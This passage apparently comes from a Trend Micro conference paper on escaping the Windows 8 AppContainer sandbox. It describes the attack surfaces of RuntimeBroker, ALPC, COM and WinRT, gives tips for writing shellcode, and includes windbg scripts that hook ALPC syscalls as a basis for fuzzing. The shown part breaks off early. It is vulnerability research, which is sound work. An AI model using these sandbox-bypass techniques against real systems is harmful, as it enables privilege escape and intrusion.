The Line 8 Subway
Exploitation of Windows 8 Metro Style Apps

Ming-chieh Pan, Sung-ting Tsai. Core Tech, Trend Micro.

Contact: (nanika_pan|tt_tsai)@trend\.com\.tw

Abstract

Windows 8 introduces lots of security improvements; one of the most interesting features is the Metro-style app. It not only provides fancy user interface, but also a solid application sandbox environment. All Metro-style applications run in AppContainer, and the AppContainer sandbox isolates the execution of each application. It can make sure that an App does not have access to capabilities that it hasn't declared and been granted by the user.

This presentation will introduce the design of Metro-style app as well as AppContainer sandbox. We will dive into details of the architecture and see how it works, how does it protect from a malicious App attack. After reviewing the design, we are going to look for possible attack vectors to bypass the sandbox. Analysis will start from low level to high level. We will describe how we find the target to attack, and how we do analyze in different layers, such as debug of APLC, COM server attack, WinRT API fuzzing, and logic flaw discovery. Not only the methodology, we will also demonstrate some problems we have discovered, including tricks to bypass AppContainer to access files, launch program, and connect to Internet.

Table of Contents

Abstract 1
1. Introduce the Security Design of Metro Style Apps 4
1.1 Configuration and Limitation 4
1.2 WinRT Environment and APIs 6
1.3 AppContainer Sandbox 7
1.4 App Confidence 8
2. Sandbox Bypassing Analysis 8
2.1 Previous Work on Sandbox Bypassing 8
2.2 The Target 9
2.3 Attack Vectors 9
2.4 DLLs and Writing Shellcode 10
3. Debug of ALPC communication 11
3.1 Message Flow 11
3.2 ALPC Syscal 12
3.3 HOOK and Monitoring ALPC communication 12
3.4 Fuzzing of ALPC communication 14
4. Attack COM server 15
4.1 COM on Windows 8 15
4.2 Purpose of COM Testing 15
Test stability of COM server 15
Test functionality of COM server 15
4.3 The Target – RuntimeBroker and Other COM server 16
4.4 Find Interface and Functions 19
4.5 Start the Testing 19
4.6 Use Desktop App to Test 20
4.7 Attack Trend? 21
5. Attack WinRT API 21
5.1 WinRT APIs Test 21

5.2 A Broker Process Memory Corruption 22
6. Attack Design Logic 25
6.1 Bypass Internet Connection Limitation 25
6.2 Bypass Launch Program Limitation 26
6.3 Bypass File/Folder Access 29
7. Conclusion 29
8. References 29
9. Appendix 30
9.1 Clsid with “ALL APPLICATION PACKAGE” launch permission 30
9.2 OpenWith.exe Vulnerability Details: 31

1. Introduce the Security Design of Metro Style Apps

1.1 Configuration and Limitation


Metro style apps developer must specify which resource they need to access by declaring the capabilities in its package manifest. After submitting to the Windows store, it is checked to ensure that the declared capabilities match the description of the app. It is not allowed to access the resource it doesn’t declare.

The capability settings include 3 types of resource:

- Network: Enterprise auth., client, server & client, Intranet, Text, Messaging, etc.
- File System: Documents, Pictures, Music, Video, etc.
- Devices: Location (e.g. GPS), Microphone, Proximity (e.g. NFC), Removable storage, etc.

(Things that are specific to an application (local storage, settings, etc.) do not require capabilities.)

Following picture shows the capability settings:


The properties of the deployment package for your app are contained in the app manifest file. You can use the Manifest Designer to set or modify one or more of the properties.

Capabilities:


- [ ] Documents Library Access
- [ ] Enterprise Authentication
- [ ] Home or Work Networking
- [ ] Internet (Client & Server)
- [ ] Internet (Client)
- [ ] Location
- [ ] Microphone
- [ ] Music Library
- [ ] Pictures Library Access
- [ ] Proximity
- [ ] Removable Storage
- [ ] Shared User-Certificates
- [ ] Text Messaging
- [ ] Videos Library Access
- [ ] Webcam

Description:

Enables adding, changing, or deleting files in the documents libr
types that are defined by the file type association handler declara
cannot access document libraries on HomeGroup computers.

More information

When users get apps from the Windows Store, they are notified of all the capabilities that the app declares.



USA TODAY

Home > News & weather > News

Write a review

233 ratings

Free

You own this app.

When you install an app, you agree to th

This app has permission to use:
Location
Your Internet connection

Age rating: 12+

Developer: USA TODAY

© 2012 USA TODAY, a division of Gannett Satellite Information Ne...

USA TODAY was installed.

Overview Details Reviews


This app has permission to use:
Location
Your Internet connection
Age rating: 12+

Description
The latest news stories, photos, videos, and weather you've come to expect from USA TODAY are now available in a beautiful way on Windows 8. Staying informed has never been this quick, easy, or enjoyable.

Features
Read stories from USA TODAY's News, Money, Sports, Life, Tech and Travel sections. View large article

1.2 WinRT Environment and APIs

Windows Runtime (WinRT API) is the backbone of the new Metro-style apps (also known as Immersive) in the Windows 8 operating system. It provides a set of API that can be called from .NET languages (C#, VB.NET, F#), C++, and HTML/JavaScript.



(Picture source: http://blogs.msdn.com/b/b8/archive/2012/02/09/building-windows-for-the-arm-processor-architecture.aspx)


The architecture provides safe, secure, and sandboxed design, so Metro style apps need to use WinRT API to access resources from OS.

1.3 AppContainer Sandbox

An application sandbox is a mechanism to isolate untrusted processes, protecting system from exploit attack. AppContainer is a new sandbox design in Windows 8. All metro style apps run in a security 'sandbox' called the AppContainer that isolates them from other Metro apps and from the operating system.

Isolated process which runs with very limited rights. They need to communicate with a broker process to run all privilege commands/operations. An IPC mechanism to allow isolated processes to communicated with broker.


The architecture of AppContainer sandbox:



(Picture source: http://ameblo.jp/naoshi1128/entry-11049964906.html)

1.4 App Confidence

Not only WinRT and AppContainer, Windows also provide lots of security features to secure Metro style apps, such as App Signatures, Certification Kit, etc.



(Picture source: http://blogs.msdn.com/b/b8/archive/2012/05/17/delivering-reliable-and-trustworthy-metro-style-apps.aspx)

We agree all of these designs really provide a secure execution environment for Metro style apps. We would say, exploit metro style app is not easy.

In this paper, we will focus on the sandbox bypassing part. We are going to review the architecture of AppContainer, and explain how we look for problems, and to see is it possible to bypass AppContainer sandbox.

2. Sandbox Bypassing Analysis

2.1 Previous Work on Sandbox Bypassing

There are some typical approaches to bypass an application sandbox:


- Exploit kernel or privilege escalation vulnerabilities to escape sandbox.
- File system: looking for accessible folders/files and registries, especially some writable locations on the disk. And to see what we can do or what we can get from these places.

- Sending message or keyboard events to outside of sandbox, it might trigger some privilege actions.
- Leverage special handles: some available handles might be used to communicate with other process or resources.

However, we will not use above approaches to bypass sandbox. We are going to provide some new techniques targeting architecture of Metro style apps and the AppContainer.


2.2 The Target

In order to bypass Sandbox, usually the first target is the broker process. In Metro style apps, our target is the RuntimeBroker.



2.3 Attack Vectors

Metro style apps are based on WinRT, and WinRT is essentially a COM-based API. Metro style apps communicate with the RuntimeBroker through COM interfaces. Under the COM, there is the APLC communication in Kernel. Following graph shows the flow of communication between a Metro style app and RuntimeBroker.



From the architecture view, there are three attack vectors: APLC, COM, and WinRT. Plus the logic design flaw, we are going to discuss four attack vectors in following chapters:

- Debug of ALPC
- Attack COM Server
- Attack WinRT
- Discover Design Logic Flaw

2.4 DLLs and Writing Shellcode

Since there is no win32 COM API we can use directly, we need to write shellcode to use COM APIs. There are something should be noted:


- Originally COM API is in the ole32.dll, however, COM API has been moved to combase.dll in Windows 8.
- When you writing shellcode, InInitOrder.blink is the base address of kernelbase.dll, not kernel32.dll.
- There are still some WinRT COM APIs we can leverage, such as Ro* APIs.

3. Debug of ALPC communication

The first step of analyzing communication of metro style apps is to see what we can do in APLC communication.

Message Flow

3.1 Message Flow



(Ref: http://www.quarkslab.com/dl/2012-HITB-WinRT.pdf)

As you see in this picture, COM is responsible for the communications between metro style app and Runtimebroker. For example, to access one file, the metro style app marshals its request via COM, then passes it to Runtimebroker by ALPC. Once Runtimebroker receives the marshaled-request, first it has to un-marshals the request via COM to get the request data. After Runtimebroker successfully auditing the request's privileges, it opens the file and passes contents to app following the same marshaling mechanisms. So this is the flow between metro style app and runtime broker

3.2 ALPC Syscal

Here is the list of communication related ALPC syscall:

- 82027f1c 8247ba70 nt!**NtAlpcSendWaitReceivePort**
- 82027f5c 824defc4 nt!**NtAlpcCreatePort**
- 82027f60 824e9ae4 nt!**NtAlpcConnectPort**
- 82027f6c 824f78de nt!**NtAlpcAcceptConnectPort**

We are interested in these 4 API. nt!NtAlpcSendWaitReceivePort is in charge of send and receive data; nt!NtAlpcCreatePort is in charge of Port creating; nt!NtAlpcConnectPortis in charge of Port connecting; nt!NtAlpcAcceptConnectPortis in charge of connection accepting. If we can get data/content through this communication channel, that would be very helpful for debug of ALPC communication. So we decide to hook these APIs.

3.3 HOOK and Monitoring ALPC communication

In order to analyze the communication data, here we provide 4 windbg scripts to help debug. These 4 scripts can grab the communication data. We also wrote an automatic testing program for Metro style app testing, by continually sending crafted data to NtAlpcSendWaitReceivePort.

Hook **NtAlpcSendWaitReceivePort**:

```
bp ntdll!NtAlpcSendWaitReceivePort ".catch{r @$t10 = 0xe4c;.if(@$teb != 0){.if(poi(@$teb+20)
= @$t10){!handle poi(esp+0x4);.process; .printf \"PID:%x PortHandle:%x Flags:%x
SendMessage:%x SendMessageAttributes:%x ReceiveMessage:%x BufferLength:%x
ReceiveMessageAttributes:%x
Timeout:%x\r\n\",poi(@$teb+20),poi(esp+0x4),poi(esp+0x8),poi(esp+0xc),poi(esp+0x10),poi(es
p+0x14),poi(esp+0x18),poi(esp+0x1c),poi(esp+0x20);.if(poi(esp+c)!=0){.printf \"send:\";dt
_PORT_MESSAGE poi(esp+c);db poi(esp+c) l
(poi(poi(esp+c))&0xffff)+0x18;gc;};.if(poi(esp+0x14)!=0){r @$t0 = poi(esp+0x14);.printf
\"recv:\";bp poi(esp) \".process;.if(poi(@$teb+20) = @$t10){r @$t1 =
(poi(@$t0)&0xffff)+0x18;dt _PORT_MESSAGE @$t0;!alpc /lpp;!alpc /m poi(@$t0+0x10);db
@$t0 l @$t1;bc 2;gc;}.else{gc;}\";gc;}}.else {gc;}}.else {gc;}}"
```

This can help us to know when the ALPC port is created.

Please be noted that this hook is a global hook. You need to filter messages by process id like this showing.

Hook **NtAlpcCreatePort**:

```
bp nt!NtAlpcCreatePort ".process; .printf \"PID:%x PortHandle:%x ObjectAttributes:%x
MaxConnectionInfoLength:%x MaxMessageLength:%x MaxPoolUsage:%x
\r\n\",poi(@$teb+20),poi(esp+0x4),poi(esp+0x8),poi(esp+0xc),poi(esp+0x10),poi(esp+0x14);"
```

This can help us to know when the ALPC port created is.

Hook **NtAlpcConnectPort**:

```
bp nt!NtAlpcConnectPort ".process; .printf \"PortHandle:%x PortName:%msu
ObjectAttributes:%x PortAttributes:%x Flags:%x RequiredServerSid:%x ConnectionMessage:%x
BufferLength:%x OutMessageAttributes:%x InMessageAttributes:%x Timeout:%x
\r\n\",poi(esp+0x4),poi(esp+0x8),poi(esp+0xc),poi(esp+0x10),poi(esp+0x14),poi(esp+0x18),poi(
esp+0x1c),poi(esp+0x20),poi(esp+0x24),poi(esp+0x28),poi(esp+0x2c) "
```


This can help us to know when the port is connected and what the name of the port is.

Hook **NtAlpcAcceptConnectPort**:

```
bp nt!NtAlpcAcceptConnectPort ".process; .printf \"PortHandle:%x ConnectionPortHandle:%x
Flags:%x ObjectAttributes:%x PortAttributes:%x PortContext:%x ConnectionRequest:%x
ConnectionMessageAttributes:%x AcceptConnection:%x
\r\n\",poi(esp+0x4),poi(esp+0x8),poi(esp+0xc),poi(esp+0x10),poi(esp+0x14),poi(esp+0x18),poi(
esp+0x1c),poi(esp+0x20),poi(esp+0x24); "
```

This can help us to know when the connection been accepted is.

Testing flow:


.logopen "metroapp.txt"
Hook nt!NtAlpcCreatePort enable
Open Metro App
Hook ntdll!NtAlpcSendWaitReceivePort

First, open a log file to write to. Second, Hook on NTAlpcCreatePort function, and then we can know when port is created. Third, launch the metro-style-app, then your hook will get a process ID. Fourth, Hook on NtAlpcSendWaitReceivePort function to see the data, to see what is sending and what is receiving.


And following is the data sample that we intercepted:

```
ncalrpc:[\\Sessions\\1\\AppContainerNamedObjects\\S-1-15-2-1115239912-5888679-
3094415206-3103815194-10819155-2778485781-2267460753\\RPC
Control\\OLE9517A3676FBEC77BBFB0BB30B841]
```

By the script we have just mentioned, the data transmitted can be caught in windbg. We can see strings like this when ALPC ports are created.

3.4 Fuzzing of ALPC communication

We know how to monitor the ALPC communication. Now we want to fuzz the ALPC communication. We can write a script to test ALPC protocol automatically, and keep sending malformed data to NtAlpcSendWaitReceivePort.



4. Attack COM server

4.1 COM on Windows 8

The attack in the upper layer can be achieved by COM. Similarly, we would like to test Metro style apps using COM. One thing needs to be noted first, in win8 & win7, the base address we get by InInitOrder.blink is kernelbase.dll instead of kernel32.dll. Also, in win8, some API in ole32.dll must be called through combase.dll. The COM in WinRT utilizes some private API in Ro* API, which can be directed used by us while developing WinRT shellcode.

4.2 Purpose of COM Testing

Test stability of COM server

